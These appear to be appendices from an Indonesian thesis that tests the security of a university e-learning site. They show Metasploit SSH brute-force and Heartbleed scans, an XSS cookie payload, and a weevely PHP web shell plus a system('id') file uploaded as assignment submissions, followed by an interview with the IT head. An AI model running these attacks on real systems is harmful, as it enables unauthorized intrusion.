

andhika@andhika: ~
File Actions Edit View Help
[-] [redacted] 26:22 - Failed: 'admin:memphis1'
[-] [redacted] 26:22 - Failed: 'admin:mel123'
[-] [redacted] 26:22 - Failed: 'admin:manu4eva'
[-] [redacted] 26:22 - Failed: 'admin:mamatata'
[-] [redacted] 26:22 - Failed: 'admin:macdaddy'
[-] [redacted] 26:22 - Failed: 'admin:loveme7'
[-] [redacted] 26:22 - Failed: 'admin:loveme13'
[-] [redacted] 26:22 - Failed: 'admin:linfield'
[-] [redacted] 26:22 - Failed: 'admin:lauren12'
[-] [redacted] 26:22 - Failed: 'admin:larson'
[-] [redacted] 26:22 - Failed: 'admin:kuuipo'
[-] [redacted] 26:22 - Failed: 'admin:kalvin'
[-] [redacted] 26:22 - Failed: 'admin:jubilee'
[-] [redacted] 26:22 - Failed: 'admin:joselo'
[-] [redacted] 26:22 - Failed: 'admin:jesusloveme'
[-] [redacted] 26:22 - Failed: 'admin:jasmine123'
[-] [redacted] 26:22 - Failed: 'admin:janella'
[-] [redacted] 26:22 - Failed: 'admin:james14'
[-] [redacted] 26:22 - Failed: 'admin:jalisa'
[-] [redacted] 26:22 - Failed: 'admin:jahjah'
[-] [redacted] 26:22 - Failed: 'admin:imsosexy'
[-] [redacted] 26:22 - Failed: 'admin:iluvya'
[-] [redacted] 26:22 - Failed: 'admin:iluvmike'
[-] [redacted] 26:22 - Failed: 'admin:iloved'
[-] [redacted] 26:22 - Failed: 'admin:iamgod'
[-] [redacted] 26:22 - Failed: 'admin:hermie'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >


andhika@andhika: ~
File Actions Edit View Help
PAYLOAD
LOOT
=[metasploit v5.0.80-dev]
+ -- --=[1983 exploits - 1088 auxiliary - 339 post]
+ -- --=[559 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Display the Framework log using the log command, learn more with help log
msf5 > use auxiliary/scanner/http/http_login
msf5 auxiliary(scanner/http/http_login) > set auth_uri /login/index.php
auth_uri => /login/index.php
msf5 auxiliary(scanner/http/http_login) > set rhosts [redacted].ac.id
rhosts => [redacted].ac.id
msf5 auxiliary(scanner/http/http_login) > run
[-] http://[redacted].26:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_login) >


andhika@andhika: ~
File Actions Edit View Help
can be used to leak memory data in the response. Services that
support STARTTLS may also be vulnerable. The module supports several
actions, allowing for scanning, dumping of memory contents to loot,
and private key recovery. The LEAK_COUNT option can be used to
specify leaks per SCAN or DUMP. The repeat command can be used to
make running the SCAN or DUMP many times more powerful. As in:
repeat -t 60 run; sleep 2 To run every two seconds for one minute.
References:
https://cvedetails.com/cve/CVE-2014-0160/
https://www.kb.cert.org/vuls/id/720951
https://www.us-cert.gov/ncas/alerts/TA14-098A
http://heartbleed.com/
https://github.com/FiloSottile/Heartbleed
https://gist.github.com/takeshixx/10107280
http://filippo.io/Heartbleed/
Also known as:
Heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set TLS_VERSION 1.2
TLS_VERSION => 1.2
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set rhost
.ac.id
rhost => .ac.id
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set action SCAN
action => SCAN
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] .ac.id:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed



andhika@andhika: ~
File Actions Edit View Help
andhika@andhika:~$ searchsploit cherokee
Exploit Title | Path (/usr/share/exploitdb/)
Cherokee 0.1.x/0.2.x/0.4.x - Error Page Cross-Site Scripting | exploits/solaris/remote/23605.txt
Cherokee 0.5.4 - Directory Traversal | exploits/windows/webapps/9873.txt
Cherokee 0.99.30 - Terminal Escape Sequence in Logs Command In | exploits/windows/remote/33501.txt
Cherokee Web server 0.5.4 - Denial of Service | exploits/windows/dos/9874.txt
Shellcodes: No Result
andhika@andhika:~$



ile Edit Selection Find View Goto Tools Project Preferences Help
loginpage
search
attack.py
23605.txt
demoleads.txt
1 source: https://www.securityfocus.com/bid/9496/info
2
3 Cherokee has been reported to contain a cross-site scripting vulnerability via error pages.
4
5 An attacker can exploit this issue by crafting a URI link containing the malevolent HTML or script code, and enticing a user to follow it. The attacker-supplied code may be rendered in the web browser of a user who follows the malicious link. Exploitation of this issue may allow for theft of cookie-based authentication credentials or other attacks.
6
7 http://www.example.com/<script>alert(document.cookie)</script>



script>alert(document.cookie)</script
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
Login/Register
With LeADS, Learn as if you were
to live forever
Watch our video

Lampiran 7

Hasil *Maintaining Access*





andhika@andhika: ~
File Actions Edit View Help
andhika@andhika:~$ sudo weevely generate admin /home/andhika/shell.php
Generated '/home/andhika/shell.php' with password 'admin' of 761 byte size.


Pictures - File Manager
/mod/assign/view.php?id=2534&action=view
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
LeADS Learning Activities through Digital System
Home Faculty Services Helpdesk English (en)
tugasCRUDList.docx
21 May 2019, 9:33 AM
Submission status
Submission status
Submitted for grading
Grading status
Not graded
Due date
Thursday, 23 May 2019, 11:59 PM
Time remaining
Assignment was submitted 2 years 22 days late
Last modified
Monday, 14 June 2021, 12:47 AM
File submissions
shell.php
14 June 2021, 12:47 AM
Submission comments
Comments (0)
Edit submission
Remove submission
You can still make changes to your submission.

```
Generated '/home/andhika/shell.php' with password 'admin' of 701 byte size.
andhika@andhika:~$ sudo weevely https://[redacted].ac.id/pluginfile.php/21825/assignsubmission_file
/submission_files/393993/shell.php admin

[+] weevely 4.0.1

[+] Target:     [redacted]ac.id
[+] Session:    /root/.weevely/sessions/[redacted].ac.id/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
Backdoor communication failed, check URL availability and password
weevely> ls
Backdoor communication failed, check URL availability and password
weevely> exit
Backdoor communication failed, check URL availability and password
weevely> Exiting.
```

```php
<?php
system("id")
?>
```


/mod/assign/view.php?id=2534&action=view
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
tugasCRUDList.docx
21 May 2019, 9:33 AM
Submission status
Submission status
Submitted for grading
Grading status
Not graded
Due date
Thursday, 23 May 2019, 11:59 PM
Time remaining
Assignment was submitted 2 years 22 days late
Last modified
Monday, 14 June 2021, 9:50 PM
File submissions
rce.php
14 June 2021, 9:50 PM
Submission comments
Comments (0)
Edit submission
Remove submission
You can still make changes to your submission.

Lampiran 8

Wawancara dengan Kepala UPT Teknologi Informasi dan Komunikasi

Saya : Apakah ada rencana jangka panjang atau jangka pendek untuk *upgrade hardware* atau *software*?

Pak Sigit : Ada, *server*. Jadi kita tahun ini ada 3 *server* yang baru itu, untuk ini Leads kan ya?

Saya : Iya untuk Leads.

Pak Sigit : Iya ada 3 *server* yang baru. Jadi kita sekarang udah beralih ya, akan beralih ya, akan beralih ke model apa ya istilahnya. Kalau saat ini ya, saat ini kan kondisinya tuh kalau yang leads ya, itu 1 server itu di *install* VM lalu aplikasi gitu. Nah kalau nanti engga, di *install* aplikasi tuh maksudnya *database* juga disitu, aplikasinya juga disitu gitu. Kalau nanti engga, nanti dipisah, jadi ada *server* yang khusus buat aplikasi, ada *server* yang khusus buat NAS buat *storage*, ada *server* yang khusus buat *database*, jadi beda-beda. Ada skemanya, trus ini perangkatnya sudah ada, trus kita juga pakai arsitektur yang baru. Arsitektur yang baru itu pakai Kubernetes.

Saya : Oh Kubernetes.

Pak Sigit : Ya pake Kubernetes. Jadi dari sisi *hardware* nya juga baru, dari arsitektur aplikasinya juga baru sama tadi apa namanya manajemen resikonya. Kita juga manajemen resikonya untuk yang E-learning ini juga yang baru. Barunya apa, barunya itu kita ada 3 skema gitu. Skema pertama itu saat ini ya saat ini ya yang elearning40 ini nanti juga kedepannya yang E-learning Leads ini, itu juga sama. Jadi yang elearning40 untuk tahun pembelajaran yang aktif, kayak misalkan nanti nih ganjil 2021/2022 itu aplikasi seluruhnya ditaruh di *cloud*. Nah kan kita ada tahun yang sebelumnya nih 2020/2021, nah

2020/2021 tuh ditaruh disini *on-premise* gitu. Jadi ada *backup*-annya. Jadi ada yang di *cloud*, ada yang di *on-premise*, ada lagi yang satu lagi di *data center* gitu. Kita kemungkinan akan naruh di *data center* nya di KEMENDIKBUD gitu. Jadi ada 3, jadi kalo *core* nya Universitas kan tadi di proses pembelajaran ya. Nah itu kalau 1 mati kita harus ada *backup*-annya buat mitigasi, kayak resikonya, karena itu *core business* nya, jadi ketika dia mati ya selesai itu bisnis, makanya kita pakai itu tadi 3 skema. Skema yang pertama itu tadi yang aktif itu ditaruh di *cloud*, kemungkinan kalau misalnya kita udah ngga pakai *cloud*, itu kita ditaruh di *on-premise*, cuman berbeda. Yang kedua tadi on-premise cuman yang tahun sebelumnya, tahun-tahun ajaran sebelumnya. Jadi ketika ada akses *course* yang sebelumnya, itu masih bisa diakses. Jadi kayak kamu misalkan semester sekarang berapa?

Saya : 8.

Pak Sigit : 8, abis ya. Kalau kamu mau ngakses 6 atau 4, itu di *server* yang lokal. Tapi kalau ketika kamu di semester 8 pakai E-learning ya, diaksesnya di *cloud*. Terus sama yang backup, backup ini kita di *data center* atau istilahnya *colocation*. *Colocation* itu di KEMENDIKBUD kayaknya ditaruhnya. Karena gatau, kalau dulu sih kita ada *data center* yang kita sewa, kalau sekarang kemungkinan akan taruh di Kementerian. Kebijakan sih, kebijakan pusat biasanya. Ada lagi?

Saya : Pernah ada masalah kelemahan keamanan dan kontrol IT gak pak?

Pak Sigit : Apa?

Saya : Pernah ada masalah dari segi keamanan gak di server ini?

Pak Sigit : Server engga sih, kita *issue* nya itu paling infra. Ya kayak listrik. Kalau keamanan sih sejauh ini belum ada. Ya karena itu mungkin belum ada ini ya, belum ada *issue* atau belum ada sesuatu yang

menarik gitu. Ya coba aja kayak misalkan apasih yang ada di E-learning UPN, gak menarik-menarik banget makanya untuk keamanan kita belum ada issue, cuman yang ada *issue* itu adalah yang infra kayak tadi listrik. Yang pertama lisrik terus yang kedua itu *server* yang dibutuhkan, jadi kalau misalkan saat ini kalau yang di *cloud* itu kita bisa 3000 *user concurrent* dalam satu waktu itu bisa ngakses. Nah kalau dulu itu kita sekitar 1500, karena pakai *server* sendiri gitu. Paling itu ajasih issue nya. Jadi akses ke kalau sebelumnya kan kalau pake E-learning tuh yang di 2019 itu yang genap ya, yang awal-awal pandemi itu kan ada *error* tuh biasanya. Ada *error*, ada yang kebuka tapi engga bisa keakses gitu kan ya. Ada tampilannya tuh yang beda gitu, pernah gitu gak?

Saya : Kayak gak ke *load* gitu *page* nya?

Pak Sigit : Iya, jadi *page* nya tuh beda dengan *page* yang lain. Nah itu karena *user concurrent* nya tinggi. Pada saat *user concurrent* tinggi, kemampuan *server* nya terbatas. RAM terus, *Core* sama kalau untuk koneksi kita udah hedon ya. Kita koneksi tuh udah hedon, jadi kalau *issue-issue* tentang *DDOS attack* segala macem ya, kita udah gak disitu. Itu udah inshaallah aman lah. Oh ini ada 1 di FEB, itu ada tapi ini dia dari SIAKAD. Jadi SIAKAD nya itu ke *hack*, dia kayak nge-*chat* dosen PA nya itu yang aneh, pokoknya hal yang aneh, kayak misalkan mau cuti gitu, pokoknya *chat* nya yang aneh lah ke dosen PA nya. Setelah di *confirm* ke dosen PA nya ternyata dia gak melakukan itu, nah terus di cek ke E-learningnya ternyata dia juga bermasalah di E-learningnya. Jadi ketika dia ngirimin tugas atau apa gitu gak ke *save*, pokoknya gitu. Jadi karena SIAKAD nya ke *hack* E-learningnya juga ke *hack* gitu. Itu pernah ada sih. Kita udah trace, IP nya IP sini juga, maksudnya masih di Indonesia bukan orang luar, kemungkinan temennya, jadi yang kena itu cewek, yang korbannya itu cewek, nah mungkin ada orang yang suka mungkin sama dia atau mau cari perhatian, itu jadi ke *hack* akunnya dia.

Saya : Kalau masalah dengan *software* atau *hardware* ada gak pak?

Pak Sigit : Kalau *hardware* kan tadi ya, kita masih terbatas untuk *user concurrent* nya. Yang tadi nih yang akhirnya kita nambah, terus akhirnya skema nya kita ubah, jadi 1 server itu bukannya kita *install* VM tapi 3 server itu nanti kita akan gabung, nanti kita akan petakan. Jadi aplikasi di *server* aplikasi, *database* di *server database*, dan *storage* di *server storage*. Kalau untuk *software* itu yang saat ini kita *upgrade,* kita udah *upgrade* dan kita pake *themes* yang berbayar. Kalau *software* itu sih *issue* nya, jadi kita udah pakai *platform* yang gak baru-baru banget sih cuman gak yang *update* terus *plugin*, *themes* itu kita udah sesuaikan sama kebutuhan kampusnya sama *themes* nya itu kita berbayar. Itu paling kalau *issue* yang *software*, dan itu adalah *software open source* yang kita gunakan, jadi dokumentasinya banyak yang tau juga, paling itu aja sih. Cuman kalau dari sisi keamanan yang saat ini cukup aman kok, cukup lebih aman. Paling kita selektifnya di *plugin*, *plugin* itu biasanya ada yang suka *inject script* disitu. Kayak pernah *install* VPN atau *add-on* di Chrome, nah tau-tau PC kita nge-*install* apa gitu yakan, tiba-tiba *update*, nah itu namanya *Adware*, kayak *malware* gitu cuman dia nge *pop-up* in berita kah, nge *pop-up* in apa lah kayak gitu, iklan-iklan. Jadi kayak gitu, itu kalau misalkan yang kita gak selektif, itu bisa tuh dari *plugin* masuk. Makanya kita selektif dan kita tes maka *issue* keamanannya dari segi *software* inshaallah aman.

Saya : Kalau pemeliharaan perangkat IT nya cukup memadai pak?

Pak Sigit : Kalau pemeliharaan sih, kalau dari sisi anggaran sih oke. Cuman kalau dari sisi SDM kurang. Makanya ketika kondisinya *peak* banget kita dapat pekerjaannya banyak banget, biasanya ya ada beberapa bulan yang gak kita *maintenance*, kayak kemarin UTBK nih itu kita gak *maintenance.* Akhirnya kita gak *maintenance*, kayak *maintenance server* gitu, kayak kemarin sempat mati tuh Leads nya tuh, karena kita gak *maintenance*. Kita kayak fokus ke kegiatan

UTBK gitu selama sebulan, karena kita kurang SDM untuk yang ini ya untuk yang *server*. Jadi kayak tadi, kalau saat ini kan cuman 2 doang nih yang bisa akses *server*, mas Asep sama mas Farhan doang, jadi kurang. Tapi kalau untuk anggaran itu udah banget, untuk maintenance itu biayanya gede terus bisa melibatkan orang luar gitu, diperbolehkan. Itu udah cukup difasilitasi banget lah untuk dari sisi anggaran, cuman SDM nya aja sih di kami yang kurang. Nah kalau yang Leads ini, itu kami dibantu sama mahasiswa PKL, sama konsultan dari luar juga ada.

Saya : Trus ada gak pak *software* sama *hardware* usang yang masih dipakai, trus bikin masalah gitu?

Pak Sigit : Kalau untuk yang E-learning udah gak ada, udah disini semuanya lah istilahnya. Kalau dulu itu kan disana tuh di FIK, *server* nya 1 terus di pakai ramai-ramai lah istilahnya, jadi 1 *server* itu banyak VM-VM. Jadi spesifikasinya RAM segala macemnya itu gak bagus lah, jadi kalaupun di *upgrade*, salah satunya VM nya harus dimatiin baru di *upgrade* kayak gitu-gitu. Nah itu akhirnya kita pindahin, kita minta izin sama kampusnya, instruksi dari bu Rektor ya. Saya bilang "itu *server* di belakang bu, kalau disana kita masih belum bisa memastikan untuk banyaknya di akses, *concurrent* yang di akses banyak", tapi kalau di kita yang me-*maintenance* waktu itu kami janji sampai 1500, cuman kenyataannya itu cuman 1000-an lah, gak sampai 1500 itu servernya udah…

Saya : *Down*?

Pak Sigit : *Server* nya sebenernya nyala cuman ada yang gak kebagian *session* lah istilahnya begitu. Nah abis itu baru kita pakai *cloud* gitu. Jadi kalau usang sih enggak, malah kita udah beralih ke teknologi yang baru ke *cloud* dengan Kubernetes juga udah baru. Jadi teknologinya baru, terutama teknologi *database* nya kita yang di *maintenance* oleh Google. Jadi bisa memastikan untuk 3000 *user concurrent* tuh

bisa. Itu biasanya pada saat ujian UTS UAS itu, kalau yang pakai E-learning, kalau itu *traffic* tinggi banget tuh. Itu aman.

Saya : Trus kalau *programmer* Leads nya itu dari dalam UPN atau dari luar juga ada?

